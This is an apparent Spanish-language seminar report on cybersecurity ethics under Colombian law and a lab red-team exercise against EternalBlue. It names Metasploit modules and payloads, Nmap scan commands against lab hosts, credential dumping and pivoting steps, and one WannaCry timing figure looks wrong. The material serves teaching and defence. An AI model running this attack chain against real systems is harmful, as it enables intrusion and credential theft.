La Ley 842 de 2003 contiene el Código de Ética Profesional del Consejo Profesional Nacional de Ingeniería (COPNIA), que regula el ejercicio de la ingeniería y sus profesiones afines y auxiliares en Colombia. El profesional de seguridad informática, como ingeniero o especialista en el campo, está sujeto a este código deontológico que establece deberes, prohibiciones y faltas con consecuencias disciplinarias que van desde la amonestación escrita hasta la cancelación definitiva de la matrícula profesional.

Los artículos más relevantes para el ejercicio de la ciberseguridad son: el artículo 31, literal f), que impone el deber de denunciar los delitos, contravenciones y faltas contra el Código de Ética de que se tuviere conocimiento con ocasión del ejercicio de la profesión, aportando toda

la información y pruebas que se tuviere en poder; el artículo 34, literal a), que prohíbe ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes o aceptar tareas que excedan la incumbencia que otorga el título y la propia preparación; el artículo 35, literal b), que establece el deber de respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos de la profesión, así como denunciar todas sus transgresiones; y el artículo 53, literal e), que cataloga como falta gravísima incurrir en algún delito que atente contra clientes, colegas o autoridades cuando la conducta punible comprenda el ejercicio de la ingeniería.

La interacción entre el marco legal (Ley 1273) y el marco ético (Ley 842) crea un sistema de responsabilidad dual para el profesional de ciberseguridad: las conductas ilícitas pueden acarrear simultáneamente responsabilidad penal (hasta 8 años de prisión) y responsabilidad disciplinaria (cancelación de la matrícula profesional), lo que refuerza significativamente los incentivos para el ejercicio ético e intransigente de la profesión.

Fundamentos de las Operaciones Red Team y Blue Team

Las operaciones de Red Team y Blue Team representan la dualidad fundamental de la ciberseguridad profesional moderna: el conocimiento del atacante para defender mejor, y la comprensión del defensor para atacar con mayor precisión y responsabilidad. Su coexistencia en una organización madura genera un ciclo virtuoso de mejora continua que eleva progresivamente el nivel de resiliencia ante amenazas reales.

El Equipo Red Team: Adversario Controlado

El Red Team es el equipo ofensivo que simula actores de amenaza reales (Arroyo, 2025; Rajendran et al., 2011) con el propósito explícito de evaluar y mejorar la postura de seguridad de una organización. A diferencia de las auditorías de vulnerabilidades tradicionales —que identifican fallos técnicos mediante escaneo automatizado— el Red Team opera con pleno realismo táctico: utiliza las mismas herramientas, técnicas y procedimientos (TTPs) que los atacantes reales, incluyendo técnicas de evasión de detección, ingeniería social y movimiento lateral a través de redes internas. El objetivo no es simplemente identificar vulnerabilidades, sino demostrar el impacto real de su explotación encadenada.

Un ejercicio de Red Team exitoso pasa típicamente por cuatro fases de alto nivel: la fase de reconocimiento (recopilación de información sobre el objetivo), la fase de acceso inicial (obtención de un punto de entrada en la red objetivo), la fase de expansión (movimiento lateral, escalada de privilegios, establecimiento de persistencia) y la fase de misión (cumplimiento del objetivo acordado, que puede ser el acceso a un sistema específico, la exfiltración de datos sensibles o la demostración de impacto operacional). Todas estas fases deben estar expresamente autorizadas en el Acuerdo de Alcance (Rules of Engagement, RoE) firmado antes del inicio del ejercicio.

En el contexto del seminario, el ejercicio Red Team se circunscribió al Escenario 3: la explotación de la vulnerabilidad MS17-010 en Host-A y el posterior movimiento lateral hacia Host-B. Este alcance limitado es representativo de un "assumed breach" exercise, en el que el Red Team recibe información inicial sobre el entorno (la existencia de sistemas Windows sin parchear) y se concentra en demostrar el impacto de una vulnerabilidad específica en lugar de realizar un engagement completo de Red Team que podría durar semanas o meses.

El Equipo Blue Team: Defensor Permanente

El Blue Team es el equipo de defensa permanente e integrado de la organización. Su naturaleza es continua (opera 24/7), su alcance es amplio (cubre todos los aspectos de la seguridad de la información) y su enfoque es tanto proactivo (threat hunting, gestión de vulnerabilidades, hardening) como reactivo (respuesta a incidentes, análisis forense). A diferencia del Red Team, que se activa puntualmente para ejercicios específicos, el Blue Team es la línea de defensa permanente que debe estar siempre operativa.

Las funciones del Blue Team incluyen: monitoreo continuo de la infraestructura mediante SIEM, administración de controles de seguridad (firewalls, IDS/IPS, EDR), gestión del programa de parches y vulnerabilidades, análisis de inteligencia de amenazas (threat intelligence), configuración segura de sistemas (hardening), gestión de identidades y accesos (IAM), y coordinación de la respuesta a incidentes cuando estos se materializan. La eficacia del Blue Team se mide por dos métricas clave: el Mean Time to Detect (MTTD, tiempo promedio de detección de incidentes) y el Mean Time to Respond (MTTR, tiempo promedio de respuesta y contención), métricas que las organizaciones maduras buscan minimizar continuamente.

En el escenario de SecureNova Labs, la ausencia efectiva de un Blue Team activo (sin SIEM, sin IDS/IPS, con sistemas sin parchear y sin segmentación de red) permitió que el ataque Red Team se ejecutara completamente sin generar ninguna alerta. Este es el escenario del

"desastre silencioso": el atacante opera con libertad total mientras la organización permanece completamente a oscuras sobre lo que ocurre en su propia infraestructura.

Sinergias entre Red Team y Blue Team: el Modelo Purple Team

La sinergia entre Red Team y Blue Team se materializa en el concepto de Purple Team, un modelo de trabajo colaborativo en el que ambos equipos trabajan conjuntamente para acelerar la mejora de las capacidades defensivas. En un ejercicio Purple Team, el Red Team ejecuta una técnica de ataque específica (por ejemplo, la explotación de EternalBlue) y comparte en tiempo real los detalles técnicos con el Blue Team, que verifica si sus controles detectan la actividad y, en caso negativo, ajusta sus reglas, alertas o configuraciones para mejorar la cobertura.

El modelo Purple Team es especialmente valioso para organizaciones en proceso de maduración de sus capacidades de seguridad, ya que permite cerrar la brecha entre el conocimiento teórico de las amenazas y la capacidad real de detectarlas y responderlas. A diferencia del Red Team tradicional (donde el Blue Team no sabe que está siendo atacado), el Purple Team prioriza el aprendizaje sobre el realismo táctico, maximizando el valor obtenido por unidad de tiempo invertida en el ejercicio.

Metodología de Pentesting: Las Seis Fases

El pentesting es el proceso metodológico, ético y autorizado (Alhamed & Mann, 2023; Alvarez, 2018; Zuluaga Mateus, 2017) mediante el cual se simulan ataques sobre sistemas, redes o aplicaciones para identificar vulnerabilidades explotables antes de que actores maliciosos lo hagan. Su valor radica en la combinación de rigor metodológico, conocimiento técnico profundo y claridad comunicativa para traducir hallazgos técnicos en información accionable para la organización.

Fase 1 — Reconocimiento (Reconnaissance): Es la fase inicial y más crítica (Palomo Luna et al., 2024; Sanne, 2024; INCIBE, 2019). El profesional recopila la mayor cantidad

posible de información sobre el objetivo sin generar tráfico intrusivo (reconocimiento pasivo) o realizando interacciones controladas (reconocimiento activo). Se obtienen nombres de dominio y rangos de IP, tecnologías utilizadas (servidores web, CMS, frameworks, versiones de software), correos electrónicos y nombres de empleados para posibles ataques de ingeniería social, información pública en redes sociales, registros WHOIS, DNS y metadatos de documentos publicados. Las herramientas más utilizadas en esta fase incluyen Maltego (grafo de relaciones OSINT), theHarvester (recolección de emails y subdominios), Shodan (búsqueda de sistemas expuestos a internet) y las herramientas de búsqueda avanzada de Google (Google Dorks).

Fase 2 — Escaneo y Enumeración (Scanning & Enumeration): Con la información inicial recopilada, el profesional identifica activamente los sistemas en línea, los puertos abiertos, los servicios activos y las versiones del software. Esta fase permite trazar un mapa técnico detallado del objetivo. Se realizan escaneos de puertos TCP/UDP, detección del sistema operativo y versiones de software (fingerprinting) y enumeración de usuarios, recursos compartidos, servicios y configuraciones. Nmap es la herramienta central de esta fase, complementada por Enum4linux-ng para enumeración SMB en sistemas Windows, Nikto para servidores web y herramientas específicas de protocolo como smbclient, rpcclient y ldapsearch.

Fase 3 — Análisis de Vulnerabilidades (Vulnerability Analysis): Se identifican y priorizan las vulnerabilidades explotables mediante el cotejo de la información recopilada contra bases de datos de vulnerabilidades conocidas (CVE, NVD, Exploit-DB) y el uso de escáneres automatizados como OpenVAS. La fase concluye con un inventario priorizado de vulnerabilidades clasificadas por severidad CVSS, que alimenta directamente la planificación de la fase de explotación. Una habilidad crítica en esta fase es la discriminación entre vulnerabilidades reales y falsos positivos del escáner, que requiere verificación manual y comprensión del contexto del sistema objetivo.

Fase 4 — Explotación (Exploitation): El profesional intenta explotar las vulnerabilidades identificadas para verificar si son realmente explotables en las condiciones actuales del sistema. Es la fase más sensible del proceso: el objetivo es demostrar el impacto potencial, no causar daño. Se ejecutan exploits verificados contra vulnerabilidades confirmadas, se obtiene acceso inicial (shell, sesión Meterpreter), se capturan credenciales mediante técnicas como pass-the-hash, kerberoasting o sniffing, y se documentan meticulosamente todas las acciones con timestamps y capturas de evidencia.

Fase 5 — Post-Explotación (Post-Exploitation): Una vez obtenido el acceso inicial, se determina el alcance real del compromiso. Esta fase incluye: escalada de privilegios (de usuario estándar a administrador o SYSTEM/root), movimiento lateral hacia otros sistemas de la red interna, extracción de credenciales almacenadas (hashes NTLM, tickets Kerberos, credenciales de aplicaciones), establecimiento de persistencia (backdoors, tareas programadas, servicios del sistema), pivoting hacia segmentos de red internos y exfiltración controlada de datos para demostrar el impacto.

Fase 6 — Reporte y Remediación (Reporting): El producto final del pentesting es el reporte, y desde la perspectiva del cliente es la entrega más valiosa. Un reporte de calidad incluye: resumen ejecutivo (visión general del nivel de seguridad sin tecnicismos, dirigida a la alta dirección), alcance y metodología utilizados, hallazgos detallados (cada vulnerabilidad con descripción, clasificación de riesgo CVSS, evidencias y prueba de concepto), plan de remediación priorizado (por severidad e impacto) y seguimiento para verificación post-remediación. La capacidad de producir este reporte con claridad, precisión técnica y rigor académico es la competencia que este informe final desarrolla y demuestra.

Herramientas del Ecosistema de Ciberseguridad

Metasploit Framework: Plataforma de Explotación Profesional

Metasploit Framework es el proyecto de código abierto más utilizado en el mundo del pentesting profesional (Rapid7, 2024). Fue creado originalmente por H.D. Moore en 2003, con el propósito de centralizar y estandarizar el proceso de explotación de vulnerabilidades. En 2009 fue adquirido por Rapid7, que continúa su desarrollo y mantenimiento. La versión de código abierto (Metasploit Framework) está disponible bajo licencia BSD en GitHub y se incluye preinstalada en distribuciones de seguridad como Kali Linux y Parrot Security.

La arquitectura de Metasploit se organiza en seis tipos de módulos: exploits (código que aprovecha una vulnerabilidad específica para obtener control del sistema), payloads (código ejecutado en el sistema comprometido tras el exploit; incluye shells simples y agentes avanzados como Meterpreter), módulos auxiliares (para tareas de escaneo, fuzzing, sniffing, fuerza bruta y descubrimiento de información), módulos de post-explotación (para escalada de privilegios, dumping de credenciales, pivoting y enumeración post-acceso), encoders (para ofuscar payloads y evadir detección por antivirus) y nops (generadores de instrucciones NOP para estabilizar exploits en memoria).

Meterpreter, el payload más avanzado del framework, merece atención especial. Opera completamente en la memoria RAM del proceso explotado sin escribir ningún archivo en el disco, lo que lo hace significativamente más difícil de detectar por antivirus basados en firmas.

Una vez activo, Meterpreter proporciona un canal de comunicación cifrado (HTTPS por defecto) y una API rica en funcionalidades: sistema de archivos (upload, download, edit), sistema (getuid, getpid, sysinfo, ps, kill), red (arp, ifconfig, netstat, portfwd, route), credenciales (hashdump, kiwi para extracción de contraseñas en claro), pivoting (socks, portfwd, route) y módulos de post-explotación (run post/windows/gather/...).

En el ejercicio Red Team del Escenario 3, Metasploit fue utilizado en cuatro momentos clave: verificación de vulnerabilidad MS17-010 (módulo auxiliary/scanner/smb/smb_ms17_010), explotación de EternalBlue (exploit/windows/smb/ms17_010_eternalblue con payload windows/x64/meterpreter/reverse_tcp), post-explotación en Host-A (getuid, sysinfo, hashdump, ipconfig, run post/windows/gather/*) y configuración del pivoting hacia Host-B (route add, auxiliary/server/socks_proxy, exploit con payload bind_tcp).

Nmap (Network Mapper): El Estándar del Descubrimiento de Redes

Nmap (Network Mapper) es la herramienta de descubrimiento de redes y auditoría de seguridad más utilizada en el mundo. Creada por Gordon Lyon ("Fyodor") en 1997, Nmap ha sido mejorada continuamente durante casi tres décadas y continúa siendo la referencia indiscutible de la industria para el escaneo de redes. Es de código abierto (GPL), está preinstalada en prácticamente todas las distribuciones Linux de seguridad y tiene versiones para Windows y macOS.

Nmap funciona enviando paquetes de red cuidadosamente construidos a los hosts objetivo y analizando sus respuestas para determinar qué hosts están activos, qué puertos tienen abiertos, qué servicios se ejecutan en esos puertos (con sus versiones), qué sistema operativo ejecutan y otros atributos. Su motor de scripts NSE (Nmap Scripting Engine), escrito en Lua, permite automatizar tareas complejas de enumeración y detección de vulnerabilidades. Los scripts NSE se organizan en categorías: auth (pruebas de autenticación), vuln (detección de vulnerabilidades), brute (fuerza bruta), discovery (enumeración), malware (detección de backdoors) y exploit (explotación de vulnerabilidades simples).

Las técnicas de escaneo más relevantes incluyen el TCP SYN Scan (-sS), que es el escaneo por defecto y el más popular: envía un paquete SYN y analiza la respuesta sin completar

el handshake TCP de tres vías, lo que lo hace más sigiloso y rápido que el Connect Scan. El TCP Connect Scan (-sT) completa la conexión TCP completa y es el único tipo disponible sin privilegios de root. El UDP Scan (-sU) detecta servicios UDP como DNS, SNMP y DHCP, siendo más lento que los escaneos TCP. La detección de versiones (-sV) interroga los servicios activos para determinar el software y la versión exacta en ejecución. La detección del sistema operativo (-O) utiliza una base de datos de 5.000+ huellas digitales TCP/IP para identificar el SO del host.

En el ejercicio Red Team, Nmap fue utilizado en dos fases: descubrimiento de hosts (nmap -sn 192.168.56.0/24) para identificar Host-A como objetivo, y escaneo completo de puertos y servicios (nmap -sV -sC -O -p- 192.168.56.101) para mapear el perfil técnico del objetivo. El script smb-vuln-ms17-010 fue el instrumento de verificación de la vulnerabilidad principal.

OpenVAS / Greenbone: Escáner de Vulnerabilidades Empresarial

OpenVAS (Open Vulnerability Assessment System) es el escáner de vulnerabilidades de código abierto más completo y ampliamente utilizado en entornos empresariales como alternativa a soluciones comerciales como Nessus, Qualys o Rapid7 Nexpose. Es el motor central del proyecto Greenbone Vulnerability Management (GVM), mantenido por Greenbone Networks GmbH. La comunidad de OpenVAS mantiene una base de datos de más de 80.000 Network Vulnerability Tests (NVTs) actualizados diariamente desde el feed de Greenbone Community.

La arquitectura GVM/OpenVAS se compone de tres capas: el gestor (gvmd, Greenbone Vulnerability Manager), que orquesta las tareas de escaneo, gestiona resultados y genera reportes; el escáner (openvas-scanner), que ejecuta las pruebas de vulnerabilidades sobre los objetivos; y la interfaz web (Greenbone Security Assistant, GSA), que proporciona acceso al

sistema a través de un navegador web. Esta arquitectura distribuida permite escalabilidad horizontal y la gestión centralizada de múltiples escáneres.

OpenVAS soporta dos tipos de escaneo: el escaneo no autenticado, que prueba vulnerabilidades accesibles desde la red sin credenciales, y el escaneo autenticado, que proporciona credenciales del sistema objetivo para realizar un análisis más profundo desde el interior del sistema, detectando vulnerabilidades de configuración, software desactualizado y políticas de seguridad incorrectas que no son visibles desde la red. Utiliza el sistema CVSS para clasificar las vulnerabilidades en cinco niveles de severidad (Crítico 9.0-10.0, Alto 7.0-8.9, Medio 4.0-6.9, Bajo 0.1-3.9, Informativo 0.0) y genera reportes en múltiples formatos (PDF, XML, HTML, CSV).

Exploit-DB y el Sistema CVE

Exploit-DB (https://www.exploit-db.com) es la base de datos pública de exploits más completa del mundo, mantenida por Offensive Security (creadores de Kali Linux). Contiene más de 45.000 exploits verificados para vulnerabilidades en sistemas operativos, aplicaciones web, CMS, bases de datos, frameworks de desarrollo y dispositivos de red. Cada exploit está categorizado por tipo (local, remoto, DoS, webapps), plataforma, fecha de publicación y referencia CVE. La herramienta de línea de comandos searchsploit, incluida en Parrot Security y Kali Linux, permite búsquedas locales offline en la base de datos, evitando la necesidad de conectividad a internet durante un engagement.

El sistema CVE (Common Vulnerabilities and Exposures) fue creado en 1999 por MITRE Corporation como respuesta a la fragmentación del ecosistema de seguridad, donde diferentes herramientas y organizaciones usaban diferentes nombres y descripciones para la misma vulnerabilidad. CVE proporciona un identificador único y estándar (formato CVE-YYYY-NNNNN) para cada vulnerabilidad públicamente conocida, junto con una descripción

técnica, las versiones afectadas (en formato CPE), la puntuación CVSS, referencias a parches del fabricante y enlaces a exploits públicos conocidos. El NVD (National Vulnerability Database), mantenido por el NIST, enriquece cada entrada CVE con análisis adicional y métricas CVSS detalladas.

Tabla 2
Comparativa de vulnerabilidades críticas históricas según CVE y CVSS.

CVE	Vulnerabilidad	CVSS	Impacto	Parche
CVE-2017-0144	MS17-010 EternalBlue	9.8 Crítico	RCE SYSTEM	KB4012212
CVE-2014-0160	Heartbleed (OpenSSL)	7.5 Alto	Lectura RAM	OpenSSL 1.0.1g
CVE-2021-44228	Log4Shell (Log4j)	10.0 Crítico	RCE remoto	Log4j 2.15
CVE-2021-34527	PrintNightmare	8.8 Alto	Escalada priv.	KB5004945
CVE-2022-30190	Follina (MSDT)	7.8 Alto	RCE Office	KB5014699

Nota. Elaboración propia con datos de la National Vulnerability Database (NVD).

Configuración del Entorno de Laboratorio Virtualizado

El entorno de laboratorio es el fundamento técnico sobre el que se ejecutaron los ejercicios prácticos del seminario. Su diseño fue deliberado para recrear con fidelidad las condiciones de un entorno corporativo real: una estación de trabajo vulnerable en una red perimetral y un servidor crítico en una red interna segmentada, accesible únicamente a través de la estación de trabajo comprometida.

Infraestructura y Topología

El entorno utiliza VirtualBox como hipervisor de tipo 2 (hosted hypervisor) sobre el sistema operativo anfitrión. VirtualBox permite configurar adaptadores de red en modo "host-only" que crean redes virtuales aisladas del tráfico externo, garantizando que las actividades de pentesting no afecten sistemas fuera del entorno de laboratorio. Se crearon dos redes host-only independientes:

- Red 1 (192.168.56.0/24): Conecta la máquina atacante (Parrot Security) con Host-A (Windows 7). Simula el segmento de red perimetral o de usuarios de la organización.
- Red 2 (10.10.10.0/24): Conecta Host-A con Host-B exclusivamente. Simula la red interna de servidores, accesible únicamente desde el segmento de usuarios.

Esta topología es crítica para demostrar el pivoting: la máquina atacante (Parrot) no tiene conectividad directa con Host-B, validado mediante ping -c 3 10.10.10.2 que devuelve "Destination Host Unreachable" antes de configurar el pivot. Solo después de comprometer Host-A y configurar el tunnel Meterpreter + SOCKS5, el tráfico desde Parrot puede alcanzar Host-B a través de la sesión comprometida.

Máquinas Virtuales del Laboratorio

Tabla 3
Inventario de máquinas virtuales del laboratorio.

VM	Sistema Operativo	Red 1	Red 2	Rol
Parrot Security	Parrot Security Linux 6.3.2 AMD64	192.168.56.10	N/A	Atacante

Host-A	Windows 7 Ultimate SP1 x64	192.168.56.101	10.10.10.1	Objetivo primario
Host-B	Windows Server (SMBv1)	N/A	10.10.10.2	Objetivo secundario

Nota. Elaboración propia.

Parrot Security Linux 6.3.2 fue seleccionada como plataforma atacante por tres razones principales: incluye preinstaladas todas las herramientas necesarias para el ejercicio (Metasploit Framework, Nmap, Enum4linux-ng, Proxychains4, Wireshark), tiene un perfil de recursos de hardware reducido comparado con Kali Linux (importante en entornos de laboratorio con hardware limitado) y su modelo de actualizaciones rolling release garantiza que las herramientas estén siempre en sus versiones más recientes.

Windows 7 SP1 x64 fue seleccionada como objetivo primario (Host-A) precisamente porque es el sistema operativo en el que la vulnerabilidad MS17-010 es más fácilmente reproducible y cuya explotación tiene mayor impacto educativo: los estudiantes pueden observar la cadena completa de compromiso desde la identificación hasta el control total del sistema. El hecho de que Windows 7 haya llegado al fin de su soporte el 14 de enero de 2020 añade relevancia práctica al ejercicio: representa la situación real de miles de organizaciones que operan con sistemas operativos heredados sin soporte activo de seguridad.

Análisis Ético y Legal del Caso SecureNova Labs

El Escenario 2 del seminario presentó una situación que, lejos de ser un ejercicio académico abstracto, refleja una categoría real de riesgos que enfrentan los profesionales de ciberseguridad al inicio de su carrera: la presión para vincularse laboralmente con organizaciones que instrumentalizan las capacidades técnicas de la ciberseguridad para actividades ilícitas, usando mecanismos contractuales diseñados para transferir la responsabilidad penal al empleado y suprimir su derecho constitucional a denunciar.

SecureNova Labs presentó un Acuerdo de Confidencialidad (Anexo 3) que, bajo la apariencia de un instrumento contractual legítimo, contenía cláusulas que configuran delitos tipificados en la Ley 1273 de 2009, vulneran derechos constitucionales fundamentales y son nulas de pleno derecho por objeto ilícito conforme al artículo 1741 del Código Civil colombiano. A continuación se presenta el análisis exhaustivo de cada irregularidad identificada.

Análisis Cláusula por Cláusula del Acuerdo de Confidencialidad

Cláusula Segunda, numeral 2: Reconocimiento explícito de actividades ilícitas. El texto del acuerdo clasifica como "información confidencial" que el receptor debe custodiar en secreto, entre otros elementos: "datos secretos como datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos". Esta redacción, lejos de ser un descuido redaccional, constituye el elemento central de la estrategia ilegal del acuerdo: la empresa reconoce explícitamente que posee y gestiona el resultado de actividades delictivas y pretende que el receptor se convierta en custodio y cómplice posterior de esa ilegalidad.

Las actividades mencionadas corresponden a tipos penales específicos de la Ley 1273 de 2009: las "chuzadas" son la denominación popular de la interceptación ilegal de comunicaciones, conducta sancionada por el artículo 269C con pena de 36 a 72 meses (sin orden judicial previa); los "accesos abusivos" corresponden directamente al artículo 269A (48 a 96 meses); y la

"interceptación de información" puede configurar tanto el artículo 269C como el 269F (violación de datos personales, 48 a 96 meses). Pretender cubrir con el manto de la "confidencialidad empresarial" el producto de estos delitos pervierte la figura jurídica del secreto comercial, que solo puede proteger información lícitamente obtenida.

Cláusula Cuarta, numeral 3: Prohibición inconstitucional de denuncia. "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros." Esta disposición contraría el artículo 74 de la Constitución Política de Colombia, que garantiza el acceso a la justicia como derecho fundamental, y vulnera el artículo 441 del Código Penal colombiano (omisión de denuncia), según el cual quien teniendo conocimiento de la comisión de un delito y pudiendo impedir su continuación no lo denuncia, puede incurrir en responsabilidad penal por omisión. Ningún acuerdo privado puede crear obligaciones contrarias al ordenamiento constitucional y penal: las cláusulas que lo intentan son nulas de pleno derecho.

Cláusula Cuarta, numeral 4: Imposición de silencio sobre información ilegal. "Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas." La utilización de la expresión "información ilegal" en el propio texto del acuerdo es reveladora e incriminatoria: la empresa admite que gestiona información de naturaleza ilegal y pretende que el receptor asuma la obligación de mantenerla en secreto. Esta disposición viola el principio de legalidad del artículo 6 de la Constitución Política y es ineficaz bajo cualquier teoría jurídica.

Cláusula Octava: Transferencia fraudulenta de responsabilidad penal. "En caso que la información ilegal o confidencial sea encontrada en manos del receptor, este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a SecureNova Labs." Esta cláusula viola el principio de personalidad de la pena consagrado en el artículo 29 de la

Constitución Política y el artículo 9 del Código Penal: la responsabilidad penal es estrictamente personal e intransferible. Ningún acuerdo privado puede exonerar a una persona jurídica o natural de las consecuencias penales de sus propios actos, ni puede imponer a otra persona la obligación de asumir esa responsabilidad. La cláusula es nula y configura un abuso de posición dominante en la relación laboral.

Artículos de la Ley 1273 de 2009 Vulnerados

El cuadro de vulneraciones es sistemático y coherente: el acuerdo fue diseñado para encubrir una práctica institucionalizada de ciberespionaje que involucra simultáneamente cuatro tipos penales de la Ley 1273 de 2009:

El artículo 269A (acceso abusivo a sistema informático) resulta vulnerado porque las actividades de "accesos abusivos a sistemas informáticos" mencionadas en la Cláusula Segunda implican la realización previa de este delito por parte de SecureNova Labs. El acuerdo actúa como instrumento de complicidad posterior al hecho punible: el receptor que lo firme y guarde silencio podría ser investigado bajo la figura de complicidad del artículo 30 del Código Penal. El artículo 269C (interceptación de datos informáticos) resulta vulnerado porque las "chuzadas" descritas en el acuerdo implican la intercepción de comunicaciones digitales sin autorización judicial, exactamente la conducta sancionada por este artículo. La circunstancia de que estas actividades sean realizadas por una empresa que presta servicios a "gobiernos y grandes corporaciones con acceso privilegiado a sus sistemas" activa el agravante del artículo 269H (acceso privilegiado), incrementando la pena hasta las tres cuartas partes.

El artículo 269F (violación de datos personales) resulta vulnerado porque las "chuzadas" y la "interceptación de información" necesariamente involucran datos personales de las personas cuyas comunicaciones son interceptadas, que obtienen, compilan y almacenan sin contar con

ninguna facultad legal para ello. El cruce con la Ley 1581 de 2012 (Habeas Data) añade una capa adicional de responsabilidad regulatoria.

El artículo 269H (circunstancias de agravación punitiva) resulta aplicable dado que SecureNova Labs opera con acceso privilegiado a sistemas de clientes gubernamentales y corporativos, circunstancia que activa el agravante de "quien tenga acceso privilegiado al sistema" y posiblemente también el de afectación a infraestructura crítica del Estado.

Análisis desde el Código de Ética del COPNIA

El análisis jurídico es contundente en sí mismo, pero la perspectiva deontológica añade una dimensión adicional: no solo la firma del acuerdo es ilegal sino que es éticamente incompatible con el ejercicio honrado de la ingeniería. Los cuatro artículos de la Ley 842 de 2003 que convergen en esta conclusión son:

El artículo 31, literal f), establece como deber general: "Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder." Este deber positivo de denuncia es radicalmente incompatible con la obligación contractual de abstenerse de denunciar actividades de espionaje. La contradicción es insalvable.

El artículo 34, literal a), prohíbe como deber especial para con los clientes y empleadores "Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación." Aceptar un vínculo laboral cuyas condiciones contractuales contienen cláusulas expresamente ilegales equivale a aceptar un trabajo contra las disposiciones legales vigentes. La violación de este artículo puede acarrear desde amonestación escrita hasta suspensión de la matrícula profesional.

El artículo 35, literal b), establece como deber para con la dignidad de la profesión "Respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos

de estas profesiones, así como denunciar todas sus transgresiones." Este precepto añade el componente activo de "hacer respetar" las normas legales, lo que impide al ingeniero permanecer pasivo ante transgresiones legales de su empleador.

El artículo 53, literal e), cataloga como falta gravísima (con consecuencia de cancelación definitiva de la matrícula) "Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares." Participar, aunque sea de forma omisiva, en las actividades descritas en el acuerdo podría configurar esta falta.

Mecanismos de Supervisión y Respuesta Institucional ante el Ciberespionaje

La respuesta institucional ante una situación de ciberespionaje corporativo estructurado como el de SecureNova Labs debe articularse en tres fases secuenciales que garanticen la preservación de la evidencia, la activación de los mecanismos de justicia y la restauración de la confianza:

Fase de Contención y Documentación: terminación inmediata del contrato con la empresa proveedora de servicios, aislamiento forense de todos los sistemas a los que la empresa tuvo acceso, preservación de la evidencia digital siguiendo los estándares de cadena de custodia del NIST SP 800-86 (RAM, tráfico de red, logs de sistema), y contratación de un CSIRT externo e independiente para determinar el alcance completo del compromiso. Toda la documentación debe prepararse con asesoría jurídica desde el inicio, anticipando su uso potencial en procesos penales y civiles.

Fase de Respuesta Legal: presentación de denuncia penal ante la Fiscalía General de la Nación por los delitos de los artículos 269A, 269C y 269F de la Ley 1273 de 2009, aportando la evidencia digital preservada con su cadena de custodia; notificación a la Superintendencia de Industria y Comercio (SIC) como autoridad de protección de datos personales, dado que la

actividad de "chuzadas" constituye violación masiva del derecho al habeas data; interposición de acciones civiles por daños y perjuicios contra SecureNova Labs y sus directivos; y en casos con dimensión transfronteriza, coordinación con las autoridades del país de origen de la empresa e Interpol a través de los mecanismos del Convenio de Budapest.

Fase de Restauración de la Confianza: implementación de marcos contractuales más robustos para la contratación de proveedores de ciberseguridad, incluyendo cláusulas de auditoría continua, supervisión por organismos estatales independientes y certificaciones como ISO/IEC 27001:2022; divulgación transparente de los hallazgos y las medidas correctivas adoptadas a las partes interesadas (clientes, empleados, accionistas, reguladores); y contribución al fortalecimiento del ecosistema regulatorio nacional compartiendo las lecciones aprendidas con el ColCERT y el CSIRT-PONAL para mejorar los marcos de supervisión del sector.

Operaciones Red Team: Análisis y Explotación de Vulnerabilidades en SecureNova Labs

El Escenario 3 del seminario constituyó el núcleo del componente práctico: SecureNova Labs identificó fugas de información originadas desde una estación de trabajo Windows (Host-A) y el equipo de seguridad requería determinar el vector de ataque, documentar la cadena de compromiso y evaluar el alcance del daño. El ejercicio fue reproducido íntegramente en el entorno virtualizado descrito, siguiendo la metodología de pentesting en seis fases con documentación exhaustiva de cada paso.

Contexto Técnico: La Vulnerabilidad MS17-010 (EternalBlue)

EternalBlue es el nombre coloquial con el que se conoce la vulnerabilidad MS17-010 (Kotwani et al., 2023; Chindrus & Caruntu, 2023), una falla crítica en la implementación del protocolo SMBv1 (Server Message Block versión 1) en sistemas Windows. Fue desarrollada originalmente por la Agencia de Seguridad Nacional de los Estados Unidos (NSA) como exploit ofensivo de uso interno y fue filtrada públicamente por el grupo hacker Shadow Brokers el 14 de

abril de 2017, junto con un arsenal completo de exploits de la NSA conocido como "The Shadow Brokers dump."

La vulnerabilidad reside técnicamente en la función SrvOs2FeaListSizeToNt() del driver mrxsmb.sys, que maneja el procesamiento de paquetes SMB Transaction2. Cuando esta función procesa una lista de atributos de archivo extendidos (FEA list) con un tamaño intencionalmente malformado, se produce una condición de desbordamiento de búfer (buffer overflow) en el pool del kernel de Windows. El atacante puede controlar este desbordamiento para sobreescribir punteros de función en la memoria del kernel y redirigir la ejecución del código hacia shellcode arbitrario, todo sin necesidad de ninguna credencial de acceso y a través del puerto 445/TCP expuesto en la red.

El impacto técnico es devastador: el código del atacante se ejecuta en el contexto de NT AUTHORITY\SYSTEM, que tiene los máximos privilegios posibles en Windows (más amplios incluso que los de un administrador local), puede interactuar con todos los objetos del sistema sin restricciones de seguridad, tiene acceso total al sistema de archivos, puede crear procesos, modificar el registro, instalar servicios y manipular cualquier configuración del sistema. La puntuación CVSS v3 de 9.8 (Crítico) refleja el vector de ataque de red (AV:N), la baja complejidad de ataque (AC:L), la ausencia de privilegios requeridos (PR:N), la ausencia de interacción del usuario (UI:N) y el impacto total en confidencialidad, integridad y disponibilidad (C:H/I:H/A:H).

Microsoft publicó el parche de seguridad MS17-010 (KB4012212 para Windows 7 SP1) el 14 de marzo de 2017, exactamente un mes antes de que EternalBlue fuera filtrado. Sin embargo, la velocidad de adopción del parche fue insuficiente: solo 56 días después de la filtración, el ransomware WannaCry utilizó EternalBlue para infectar más de 230.000 sistemas en 150 países, incluyendo el sistema de salud nacional del Reino Unido (NHS), Telefónica

